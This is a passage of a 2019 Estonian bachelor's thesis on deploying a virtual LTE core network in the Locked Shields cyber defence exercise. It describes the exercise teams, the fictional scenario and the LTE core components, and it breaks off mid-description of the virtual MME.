TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond
Thomas Johann Seebecki elektroonikainstituut

IE40LT

Kristjan Kaunis 134463 IALB

VIRTUAALSE LTE TUUMIKVÕRGU KASUTAMINE TEHNILISEL KÜBERKAITSEÕPPUSEL

Bakalaureusetöö

Juhendajad: Toomas Ruuben
dotsent

Aleksei Filippov
Ericsson Eesti AS
Projektijuht

Tallinn 2019

Autorideklaratsioon

Kinnitan, et olen koostanud antud lõputöö iseseisvalt ning seda ei ole kellegi teise poolt varem kaitsmisele esitatud. Kõik töö koostamisel kasutatud teiste autorite tööd, olulised seisukohad, kirjandusallikatest ja mujalt pärinevad andmed on töös viidatud.

Autor: Kristjan Kaunis

19.05.2019

Annotatsioon

Bakalaureusetöö eesmärgiks oli välja selgitada, kas telekommunikatsiooni valdkonna erialateadmisteta küberturbe spetsialistid oskavad küberrünnaku alla sattunud virtuaalset mobiilside tuumikvõrku kaitsta. Selle jaoks sai koostöös Ericssoniga maailma suurimale tehnilisele küberkaitseõppusele Locked Shields 2019 üles seatud virtuaalne LTE tuumikvõrk, mida hakati erialateadmiseid omava meeskonna poolt ründama ja NATO liikmesriikide küberkaitse spetsialistidest koosnevate meeskondade poolt kaitsma.

Reaalelus mobiilsideoperaatorite poolt kasutatava LTE tuumikvõrgu konfiguratsioon on väga kompleksne ning üldjuhul salastatud, mille tõttu sai õppuse jaoks kasutusele võetud tuumikvõrgu lihtsustatud versioon.

Lähtudes nii ründavate kui ka kaitsvate meeskondade tagasisidest, saab antud õppuse kontekstis kinnitada, et telekommunikatsiooni erialateadmisteta küberturbe spetsialistid ei suuda küberrünnaku alla sattunud LTE tuumikvõrku kaitsta.

Lõputöö on kirjutatud eesti keeles ning sisaldab teksti 30 leheküljel, 8 peatükki ja 8 joonist.

Abstract

Using Virtual Evolved Packet Core in Technical Cyber Defence Exercise

The purpose of this thesis was to identify whether cyber defence specialists, who have no special knowledge in telecommuniactions are able to defend the virtual Evolved Packet Core (vEPC) that has been compromised. In cooperation with Ericsson, vEPC was implemented to the world's largest annual live-fire cyber defence exercise Locked Shields 2019 for the blue teams to defend and red team to attack.

Because the specifications and configurations of an actual, real world EPC are really complex and usually kept in secret, the vEPC used in this exercise was a simplified version of it. To tackle the amount of resource needed to host 23 sets of vEPC in a datacenter, each blue team had only one personal node to defend.

During the preparation period, attacking team planted some initial backdoors to the nodes which they used as access points for carrying out different attacks. Defending teams had to detect those backdoors and exterminate all vulnerable results from different kind of malicious activities.

Regarding the feedback from attacking and defending teams, it can be concluded that cyber defence specialists, who have no special knowledge in telecommunications, are not able to defend compromised vEPC.

The thesis is in Estonian and contains 30 pages of text, 8 chapters and 8 figures.

Lühendite ja mõistete sõnastik

EL	Euroopa liit
LTE	*Long term evolution*
NATO	*North Atlantic Treaty Organisation*
OSI	*Open Systems Interconnection*
DoS	*Denial of Service*
CECC	*Council of Europe Convention on Cybercrime*
vEPC	*virtual Evolved Packet Core*
EPC	*Evolved Packet Core*
PDN	*Public Data Network*
PGW	*PDN Gateway*
vPGW	*virtual PDN Gateway*
SGW	*Serving Gateway*
vSGW	*Virtual Serving Gateway*
UP	*User plane*
CP	*Control plane*
MME	*Mobility Management Entity*
vMME	*Virtual Mobility Management Entity*
HSS	*Home Subscriber Server*
OSPF	*Open shortest path first protocol*
CLI	*Command Line Interface*
IPv4	*Internet protocol version 4*
IPv6	*Internet protocol version 6*
E-UTRAN	*Evolved Universal Terrestrial Radio Access Network*
APN	*Access Point Name*
VoIP	*Voice over IP*

Sisukord

1 Sissejuhatus 8
1.1 Taust ja probleem 8
1.2 Ülesande püstitus ja eesmärk 9
2 Õppuse tutvustus 10
2.1 CCDCOE 10
2.2 Locked Shields 10
2.2.1 Meeskonnad 10
2.2.2 Õppuse stsenaarium 13
2.2.3 Õppuse tehniline pool 14
3 Ericssoni virtual Evolved Packet Core (vEPC) 15
3.1 vEPC õppusesse integreerimine ja tööpõhimõtted 18
4 Tuumikvõrgu ründamine 25
4.1 Õppuseks ettevalmistumine 25
4.2 Õppuse käik 29
5 Tuumikvõrgu kaitsmine 32
5.1 Õppuseks ettevalmistumine 32
5.2 Õppuse käik 32
6 Õppuse tulemused 34
7 Alternatiivid ja ettepanekud 35
8 Kokkuvõte 37
Kasutatud kirjandus 38
Lisa 1. Õppuse ettevalmistamise ajajoon 40
Lisa 2. Virtuaalse LTE tuumikvõrgu võrguskeem Locked Shields 2019 kontekstis 41
Lisa 3. Shell skript vPGW IP aadresside ja APN-ide seadistamiseks 42
Lisa 4. Käsud vPGW võrguliideste seadistamiseks ja litsentside lisamiseks 43

Jooniste loetelu

Joonis 1. LTE võrguskeem. 17
Joonis 2. CP (sinine) kanal abonendile IP aadressi määramiseks ja UP (punane) kanal info vahetamiseks internetis. 19
Joonis 3. eNodeB õppusel Locked Shields 2019. 20
Joonis 4. vMME vSphere vaates. 21
Joonis 5. vSGW vSphere vaates. 22
Joonis 6. vPGW vSphere vaates. 22
Joonis 7. vPGW võrguliidesed. 23
Joonis 8. Bittiumi abonendid õppusel Locked Shields 2019. 24

1 Sissejuhatus

Prognooside kohaselt on 2020. aastaks 50 miljardit seadet internetti ühendatud [1]. Nendest ligikaudu kümnendik on mobiilside seadmed ning need numbrid on kiires kasvusuunas, kuna internet on saanud inimeste igapäevaelu lahutamatuks osaks [2] [3]. Lisaks inimeste mugavusvahenditele ühendatakse järgemööda internetiga ka erinevaid riikide infrastruktuuri osasid. Sellest tulenevalt ei piisa enam riigi üleüldise ohutuse ja funktsioneerimise tagamisel piirduda ainult infrastruktuuri füüsilise kaitse tagamisega.

2016. aastal kinnitas NATO ametlikult küberruumi viienda sõjadomeenina õhu, maa, mere ja kosmose kõrval [4]. See tähendab, et küberrünnakut ükskõik millise NATO liikmesriigi infrastruktuuri vastu tõlgendatakse kui sõjalist rünnakut, mis käivitab koheselt viienda artikli ja kutsub liitlasi üheskoos sellele reageerima.

Nii nagu NATO liikmesriigid harjutavad sõjalist koostööd merel, maal ja õhus, tuleb koostööd harjutada ka küberruumi turbes. Sellest ajendatult korraldab NATO küberkaitsekoostöö kompetensikeskus (edaspidi CCDCOE) alatest 2010. aastast tehnilist arvutivõrkude kaitsele keskendunud küberõppust Locked Shields [5].

1.1 Taust ja probleem

Tulenevalt mobiilsideteenuse kasutajate pidevast kasvust muutub aina olulisemaks ka selle teenuse kompetentne turvamine. Küberõppustel ei saa enam keskenduda ainult traditsioonilistele koht- ja laivõrkudele, vaid tuleb ka integreerida erinevaid erisüsteeme, mis reaalses maailmas samuti internetiga seotud on. Kuna antud probleem on vägagi päevakohane, lähtudes näiteks hiljuti avaldatud Välisluureameti [6] ja CCDCOE [7] raportitest Huawei usaldusväärsuse kohapealt, ei saa enam mööda vaadata üldise telekommunikatsioonialase küberturbe kompetentsi tõstmise vajadusest.

1.2 Ülesande püstitus ja eesmärk

Käesoleva bakalaureusetöö eesmärgiks on välja selgitada, kas telekommunikatsiooni alaste erialateadmisteta küberturbe spetsialistid suudavad kompromiteeritud virtuaalset LTE tuumikvõrku kaitsta. Selleks, et vastata uurimustöö küsimustele, osales käesoleva töö autor Locked Shields 2019 õppusel tehnilise meeskonna (vt jaotist 2.2.1) liikmena, aidates muude kohustuste kõrvalt Ericsson Eesti AS-il küberõppusesse virtuaalset LTE tuumikvõrku integreerida.

Õppuse ettevalmistamine algas 2018. aasta sügisel ning lõppes õppuse läbiviimisega 2019. aasta aprilli alguses (vt lisa 1). Peale õppust kogus töö autor erinevate meeskondade liikmetelt uurimisküsimusele vastuse saamiseks tagasisidet.

2 Õppuse tutvustus

2.1 CCDCOE

Tallinnas asuv NATO küberkaitsekoostöö kompetentsikeskus on NATO poolt akrediteeritud rahvusvaheline oivakeskus ja väljaõppeasutus. 2008. aastal loodud keskus on kasvanud oluliseks küberkaitse valdkonna teadmiste allikaks nii NATO kui ka liikmesriikide jaoks, koosnedes töö kirjutamise hetkel 21 liikmesriigi ekspertidest. Keskus koondab endas nii küberturbe spetsialiste, analüütikuid kui ka õppejõudusid kaitsevägedest, valitsusasutustest, akadeemiatest ja tööstusvaldkondadest, eesmärgiga toetada liikmesriike ning NATO-t unikaalse interdistsiplinaarse kompetentsusega küberkaitse valdkonnas [8].

2.2 Locked Shields

Locked Shields (edaspidi LS) on CCDCOE poolt korraldatav iga-aastane rahvusvaheline tehniline arvutivõrkude kaitsele keskendunud küberõppus. See on maailma suurim meeskonnapõhine "*live-fire*" küberõppus, millest võtab osa üle 1200 spetsialisti kolmekümnest eri riigist [9]. LS on reaalajas toimuv tehniline õppus, mis tähendab, et õppus ei liigu kindlat liini pidi, vaid kulgeb vastavalt sellele, kuidas erinevad meeskonnad oma ülesandeid täidavad. Õppuse raames teostatakse üle 2500 küberründe erinevate sihtmärkide pihta, eesmärgiga arendada nii süsteemide ründajate kui ka kaitsjate kompetentsi. LS-i muudab unikaalseks asjaolu, et õppuse hulka kuulub muuhulgas ka pidev situatsiooniaruandlus, fiktiivne meediakajastus, õiguslike aspektidega arvestamine ja kindlad tegevusjuhendid, millega üritatakse simuleerida võimalikult realistlikult küberründe alla sattunud riigi toiminguid nii militaar- kui ka tsiviilperspektiivis.

2.2.1 Meeskonnad

LS-il on kokku viis erinevat meeskondade kategooriat. Neli meeskonda - punane, roheline, kollane ja valge vastutavad õppuse ettevalmistamise ja läbiviimise eest ning

viibivad ka õppuse ajal kõik koos Tallinnas. Sinised meeskonnad on õppuse sihtgrupp, kes viibivad oma koduriikides [10].

- Sinine meeskond

Sinised meeskonnad ehk "*Blue Teams*" tegelevad küberrünnakute tõrjumise ning süsteemide kaitsmisega, koosnedes osavõtjate liikmes- ja partnerriikide spetsialistidest ning olles ainukesed, kes Tallinnas õppuse ajal füüsiliselt kohal ei ole. Nad võtavad õppusest osa oma kodumaadel, ühendudes õppuse keskkonda läbi virtuaalse privaatvõrgu. Erinevalt teistest meeskondadest on siniseid meeskondi rohkem kui üks – 2019. aastal oli neid kakskümmend kolm, number, mis on iga aastaga kasvanud [11]. Kõikidel sinistel meeskondadel on sama algstsenaarium ning iga meeskond vastutab oma käekäigu eest ise, vastavalt kui edukad ollakse küberrünnakute tõrjumises. Igat sinist meeskonda hindab automatiseeritud rakendus, mis õppuse lõpus koostab edetabeli ning annab ülevaate, kuidas igal meeskonnal läks.

- Punane meeskond

Punane meeskond ehk "*Red Team*" on siniste meeskondade vastane - ründaja. Punase meeskonna ülesanne on siniste meeskondade poolt kaitstud infrastruktuuri virtuaalselt sisse murda ja seda negatiivselt mõjutada. Punane meeskond jaguneb kolme gruppi, millel on konkreetsed ülesanded:

1. Veebirakenduste ründegrupp teostab ründeid veebirakenduste vastu, eesmärgiga häirida nii veebirakenduste tööd kui ka tagada endale volitamata juurdepääs veebirakendustes olevale sensitiivsele informatsioonile.
2. Võrguründegrupp teostab ründeid OSI mudeli kolmandas kihis. Ründeid on mitut erinevat sorti, näidetena võib välja tuua DoS (*denial-of-service*) ründe, millega koormatakse mõni võrgusüsteem masspäringute abil üle; lisaks veel võrguliikluse pealtkuulamise ning ka "*man-in-the-middle*" ründe, kus ründaja asetab end sihtsüsteemi ja sihtkasutaja vahele ning suudab tänu sellel süsteemi ja kasutaja vahelist infovahetust lisaks pealtkuulamisele ka mõjutada. Pikemalt saab erinevat tüüpi võrgurünnete kohta lugeda järgnevast viidatud allikast [12].
3. Kasutaja vastaste rünnete grupp tegeleb siniste meeskondade arvutite ründamisega. Nende ülesanne on siniste meeskondade arvutisse sisse saada peamiselt läbi kasutajate eksimuste. Selleks koostatakse näiteks nii viirust

sisaldavaid e-kirja manuseid kui ka kahtlaseid interneti aadresse ning loodetakse siniste meeskondade liikmete hajameelsusele ja lohakusest tulenevatele eksimustele.

- Roheline meeskond

Roheline meeskond ehk "*Green Team*" vastutab nii füüsilise kui ka virtuaalse infrastruktuuri eest, tegeledes selle planeerimise ja ülesseadistamisega ning tagades selle tõrgeteta töötamise õppuse ajal. Infrastruktuuri kuuluvad näiteks tulemüürid, võrguseadmed ja –ühendused, andmekeskused, virtuaalsed privaatvõrgu marsruuterid jms. Lisaks tegeleb roheline meeskond ka kasutajakontode haldusega ning õppuse keskkonna monitooringuga.

- Kollane meeskond

Kollane meeskond ehk "*Yellow Team*" tegeleb olukorra teadlikkuse ja ülevaatusega. Nemad vahendavad osaliselt olukorrapõhist teavet erinevate meeskondade vahel ning kasutavad seda infot, et visualiseerida jooksvalt õppuse hetkeolukorda. Nad teavad kuidas nii ründajatel kui ka kaitsjatel parasjagu läheb ning vajadusel annavad korraldusi erinevatele meeskondadele, kui õppus hakkab stsenaariumilt kõrvale kalduma.

- Valge meeskond

Valge meeskond ehk "*White Team*" vastutab üleüldiselt mängu kulgemise ja stsenaariumite eest. Nende ülesanne on välja mõelda õppuse olukorrad, eesmärgid erinevatele meeskondadele, kirja panna reeglid, mõelda juriidilistele aspektidele ja meediakajastusele. Valge meeskond koosneb neljast osast. Kasutajate simuleerimise meeskond tegeleb õppusel simuleeritud organisatsioonide liikmete rutiinsete tööülesannete matkimisega. Hindamismeeskond tegeleb siniste meeskondade hindamisega. Juhtimismeeskond tegeleb üldist õppuse käiku mõjutavate küsimustega. Kommunikatsioonimeeskond tagab info liikumist siniste ja teiste meeskondade vahel.

2.2.2 Õppuse stsenaarium

Valge meeskond muudab iga aasta stsenaariumi, kuid üldine konseptsioon "*Berylia vs Crimsonia*" on sama. Alljärgnev on stsenaariumi kokkuvõte, mis pärineb õppuse infovahetuse- ja koostöökeskonnast.

Berylia – fiktiivne suveräänne saareriik Atlanti ookeani põhjaosas. Berylial on olnud pikka aega pingeline poliitiline ja militaarne suhe Crimsoniaga. Berylia on NATO, EL ja CECC-i (*Council of Europe Convention on Cybercrime*) liige. Riiki iseloomustavad demokraatlikud väärtused. Kogu kriitiline infrastruktuur kuulub riigile.

Crimsonia – fiktiivne suveräänne saareriik Berylia kõrval. Selle riigi ambitsioon on saavutada globaalne mõjuvõim läbi majanduslike ja militaarsete meetodite. Neil on võimeline sõjavägi, kõrgetasemelise küberründe võimekusega. Riik pigem vastandub läänelikele väärtustele ning on samuti CECC-i liige.

Anti-Berylia Community (ABC) – ABC on vägivaldne Crimsonia meelne vähemusgrupp, kes elab alaliselt Berylias. ABC üritab saavutada iseseisvust nendel Berylia aladel, kus Crimsonia päritolu elanikud moodustavad enamiku. Levitavad Berylia vastast propagandat, nähes Berylia NATO-sse kuulumist ohuna nende ideoloogiale. Luureandmetel on mõned prominentsemad ABC liikmed seotud Crimsonia valitsusasutustega.

NATO Deterrent Forces (DF) – NATO DF on saadetud tugevdamaks heidutust ABC suhtes ning kaitsmaks Berylia elanikke Crimsonia aggressiooni eest.

Nõunikud – Berylias on maabunud hulk nõunike, eesmärgiga pidada arutelusid Beryliaga, mille tulemusel viimane saaks arendada oma küberturvalisust.

Viimastel aastatel on olnud mitmeid intsidente Berylia õiguskaitseorganite ja ABC vahel, mis on lõppenud vägivalla ja vigastustega. Mitmed juhtumind on jõudnud rahvusvahelisse meediasse. Üldine kõlama jääv meedia meelestatus viitab, et Berylia ühiskond on fašistlik ning, et etnilisi Crimsonia päritolu Berylia kodanikke koheldakse ebaõigalselt ja nende õiguseid väärkoheldakse. Teiste EL liikmesriikide elanikud kritiseerivad Berylia olukorrakäsitlust. Berylia valitsus väidab, et tegutsevad oma rahva parima heaolu nimel. Väärkohtlemisjutud on tugevalt üle paisutatud.

2018. aastal olid riigid väga lähedal sõjalisele konfliktile, kuid edukad läbirääkimised suutsid selle ära hoida. Mitmed eri riigid on saatnud oma DF jõud Beryliale appi heidutamaks Crimsonia agressiooni.

Crimsonia küberspetsialistid on võtnud eesmärgiks Berylia riikliku infrastruktuuri häirida. Tavapäraste arvutivõrkude kõrval kuuluvad sinna ka mobiilsidevõrgud, veepuhastusjaam ja elektrijaam. Tuumikvõrgu osas üritatakse häirida LTE teenuste toimimist, lõppeesmärgiga kogu tuumikvõrk kasutuskõlbmatuks teha. Lisaks tavakodanike elurütmi häirimisega üritatakse tuumikvõrgu rünnakuga häirida Berylia laevastiku sideühendusi maismaaga. Tuumikvõrgu eduka rünnaku tulemusena kaoks laevastikul kogu sideühendus maismaaga, andes Crimsoniale merel potentsiaalsete sõjaliste manöövrite tegemisel tugeva eelise.

Õppusel kehastavad punase meeskonna liikmed Crimsonia küberspetsialiste ning NATO DF on mehitatud siniste meeskondade poolt.

2.2.3 Õppuse tehniline pool

Kogu õppuse keskkond on majutatud Eesti Kaitseväe Küberharjutusväljal ning on simuleeritud VMware vSphere virtualiseerimisplatvormil. Küberharjutusväli on 2012. aastal loodud riist- ja tarkvaraline eraldiseisev keskkond, mida kasutatakse peamiselt küberväljaõppe keskkonna ja tehniliste lahenduste testimisplatvormina. Küberharjutusväljal on võimalik matkida reaalelul põhinevaid IT infrastruktuure ning harjutada erinevates stsenaariumites küberrünnakute ja –kaitsete läbiviimist [13].

LS-i jaoks valmistati rohelise meeskonna poolt ette 3982 virtuaalset masinat, mis olid ühendatud 1638 erinevasse võrku. Küberharjutusvälja andmekeskuses oli selle jaoks eraldatud kolme kettamassiivi pealt 326 TB talletusmahtu, neli klastrit 61 VMware ESXi hüperviisoriga, mis omasid kokku üle 3 THz protsessori ressurssi ja ligikaudu 19 TB dünaamilist muutmälu.

3 Ericssoni virtual Evolved Packet Core (vEPC)

EPC (*Evolved Packet Core*) ehk LTE tuumikvõrk on osa telekommunikatsiooni võrgust, mille eesmärk on tagada erinevaid teenuseid abonentidele, ehk klientide mobiilsideseadmetele, mis on tuumikvõrku ühendatud läbi "*Evolved Universal Terrestrial Radio Access Network*" ehk E-UTRAN-i (vt joonis 1). Tuumikvõrk koosneb erinevatest võrgusõlmedest, millel on kõigil oma eesmärk ja neid võrgusõlmesid ühendavatest marsruutidest.

LTE tuumikvõrku saab nimetada loogiliseks üksuseks, mis tähendab, et igal eraldiseisval võrguüksusel on kindel eesmärk ja hästi piiritletud liides. See ei tähenda, et lõpplahenduste rakendajad (näiteks mobiilsidevõrgu insenerid) peaksid kõiki võrguüksuseid eraldiseisvatel sõlmedel hoidma.

LTE tuumikvõrk koosneb järgnevatest võrgusõlmedest [14] (töös on kasutatud originaalnimetusi võrgusõlmedele):

- eNodeB

eNodeB ehk "*evolved Node B*" on LTE võrgu tugijaam, mis pakub raadiosideliidest ja keskendub raadioside ressursi haldamisele. eNodeB tugijaamad on üldjuhul ühe konkreetse operaatori poolt paigutatud, kuid teiste operaatorite abonendid saavad nendega läbi "*roaming*" funktsiooni ka ühenduse luua. eNodeB ei ole ise tuumkvõrgu osa, vaid on ühenduspunkt abonentide ja tuumikvõrgu vahel.

- MME

Tuumikvõrgu perspektiivist on MME ehk "*mobility management entity*" peamine võrgusõlm, mis kontrollib LTE juurdepääsuvõrke – eNodeB-sid. Lisaks valib MME õige SGW abonendi jaoks selle esmasel võrku ühendumisel. Koostöös HSS-iga vastutab MME ka lõppkasutajate autentimise ning autoriseeritud kasutamise eest.

- SGW

SGW ehk "*Serving Gateway*" marsruudib ja edastab pakkettandmesidet abonendi ja PGW vahel. Iga abonent, mis on ühendatud LTE tuumikvõrku (aktiivne ühendus) on seotud ühe kindla SGW-ga. SGW hoiustab endas ka vajalikku informatsiooni abonentide kohta, nagu näiteks IP andmekandjate parameetreid ja sisemist võrguliikluse marsruutimise informatsiooni.

- PDN

Mobiilside tuumikvõrgus nimetatakse IP võrku "*Public data network*" ehk PDN-iks. Seda sellepärast, et PDN hõlmab endas rohkemat, kui tavaline traditsiooniline IP võrgu termin endas kujutab – näiteks mobiilsus ja teenustasude arvestamine. Lisaks, võrguoperaatorid võivad tagada juurdepääsu mitmetele erinevatele PDN-idele. Üks PDN võib olla avalik internet, teine näiteks kindel IP vahemik, mis on võrguoperaatori poolt seadistatud tagamaks mingit kindlat teenust. Teisisõnu, abonent saab tarbida ainult neid teenuseid, mis on selle kindla PDN-iga seotud, kuhu ta end ühendab. Muidugi on võimalik tagada mitmeid erinevaid teenuseid üle sama PDNi. See kõik on võrguoperaatori otsustada, kuidas ta oma teenuseid seadistab.

- PGW

PGW – PDN GW ehk "*Public data network gateway*" pakub abonentide ühendumisvõimalust PDN-idele, toimides sisenemis- ja väljumispunktina abonendi andmeliikluse jaoks. Abonent võib olla ühendatud rohkem kui ühe PGW külge, kui tal on vaja suhelda rohkem kui ühe PDN-iga. PGW eraldab ka IP aadressi abonendile.

- HSS

HSS ehk "*Home Subscriber Server*" on LTE tuumikvõrgus asuvate abonentide andmete jaoks peamine andmebaas. See sõlm hoiustab endas LTE abonentidega seotud infot eesmärgiga tagada ligipääsu LTE tuumikvõrku. HSS tuvastab ja autoriseerib abonendi võrgule ligipääsuks.


- PCRF

Policy and Charging Rules Function – on tarkvaraline komponent mis tegeleb andmepakettide analüüsiga ning sellest tulenevalt arvete kalkuleerimiste ja koostamistega.

LTE võrk koosneb kolmest (vt Joonis 1) peamisest komponendist:

- E-UTRAN – komponent, kuhu kuuluvad eNodeB-d, ehk LTE tugijaamad;
- EPC – komponent, kuhu kuuluvad tuumikvõrgu komponendid, nagu näiteks selle õppuse raames HSS, MME, SGW ja PGW;
- Väline Internet – sihtkoht, kuhu abonent jõuda üritab.

Järgnev joonis kujutab eelmainitud võrgusõlmede omavahelisi ühendusi [15].



Joonis 1. LTE võrguskeem.

3.1 vEPC õppusesse integreerimine ja tööpõhimõtted


Ericsson on õppuse jaoks loonud kompaktsema lahenduse, mis koosneb viiest eraldiseisvast võrgusõlmest ning abonentidest, mis on tuumikvõrku ühendatud (vt lisa 2). Enne, kui õppusel kasutatavate võrgusõlmesid kirjeldama hakkame, vaatame, mida tähendavad mõned tähtsamad terminid.

- CP – "*control plane*", kanal, millel on kandev funktsioon eesmärgiga luua abonendile tingimused andmeliikluse kanali loomiseks. Niipea kui SIM kaart on abonenti pandud ning viimane käivitatud, saadetakse välja soov eNodeB-le, et end võrku ühendada. eNodeB saadab selle soovi edasi MME-le mis, koostöös HSS-iga, registreerib abonendi, kuid see saab lõplikult kinnitatud alles siis, kui abonendile on IP aadress määratud. MME saadab selle soovi edasi PGW-le läbi SGW. Igas PGW-s on "*Access point name*" (edaspidi APN) defineeritud, millele on antud IP aadresside vahemik. PGW määrab abonendile hetkel saadaval oleva IP aadressi APN-i IP vahemikust ning see info suunatakse tuldud teed tagasi abonendini. Niipea kui abonendil on IP aadress määratud, loetakse registreerimine lõppenuks.

  Control plane paketid pärinevad või suunduvad marsruuterisse ja sisaldavad endas näiteks kasutajanime/salasõna ning audentimisvõtmeid.

- UP – "*User plane*", kanal, milles toimub andmeliiklus. Peale IP aadressi saamist, saab abonent hakata kasutama võrguteenuseid ja internetti. UP-d kasutatakse info edastamiseks, mis pärineb ja/või saadetakse teenuse tarbijale. See info on näiteks kõne heli, tekstisõnumid, pildid ja videod.

- APN – "*Access point name*" – see on kahesuunaline juurdepääsupunkt LTE ja mõne teise (tavaliselt avaliku interneti) arvutivõrgu vahel. APN hoiustab endas infot soovitava välise internetiühenduse kohta – millise PDN-iga abonent suhelda soovib.



Joonis 2. CP (sinine) kanal abonendile IP aadressi määramiseks ja UP (punane) kanal info vahetamiseks internetis.

Abonent ühendub üle eNodeB MME-ga, mis teostab esmase autentimise ning saadab selle info edasi HSS-ile. Igal abonendil on HSS-is defineeritud oma kindel APN, teisi APN-e abonent kasutada ei saa. Kui HSS tuvastab, et kõik on korras, määrab MME abonendile APN-i järgi SGW, mis omakorda tekitab UP kanali PGW-sse ja sealt edasi internetti. Lõpptulemusena on loodud UP kanal abonendi ja interneti vahel läbi eNodeB, SGW ja PGW.

- Füüsiline eNodeB

Joonis 3. eNodeB õppusel Locked Shields 2019.

Õppuse jaoks on valmistatud mobiilne, kompaktne LTE tugijaam, mida 23 eri operaatorit õppuse ajal jagasid. Selle tugijaama külge ühendusid LTE abonendid ja modemid.


eNodeB on üks kahest füüsilisest komponendist virtuaalses LTE tuumikvõrgus. Õppuse ettevalmistamise ning ka läbiviimise ajaks oli Tehnilise Järelevalve Ametilt taotletud sagedusluba 700 MHz jaoks.

- Füüsiline HSS

Õppuse kontekstis kasutatav HSS kuulub Riigi Infokommunikatsiooni Sihtasutusele.

- Virtuaalne MME

vMME koosneb kuuest eraldiseisvast virtuaalmasinast. Nendeks on FSB-1.11, FSB-1.13, GPB-2.1, GPB-2.2, NCB-1.15, NCB-1.9



Joonis 4. vMME vSphere vaates.

FSB – *File Server Board*

FSB tagab vMME jaoks kettamassiivi ja süsteemi käivitamise teenust. vMME "*virtual application*"-is ehk vApp-is on kaks FSB virtuaalmasinat – peamine ja sekundaarne. Kui peamine FSB töökõlbmatuks muutub, võtab sekundaarne FSB peamise töökohustused üle, saades uueks peamiseks FSB-ks.

GPB – *General Processor board*

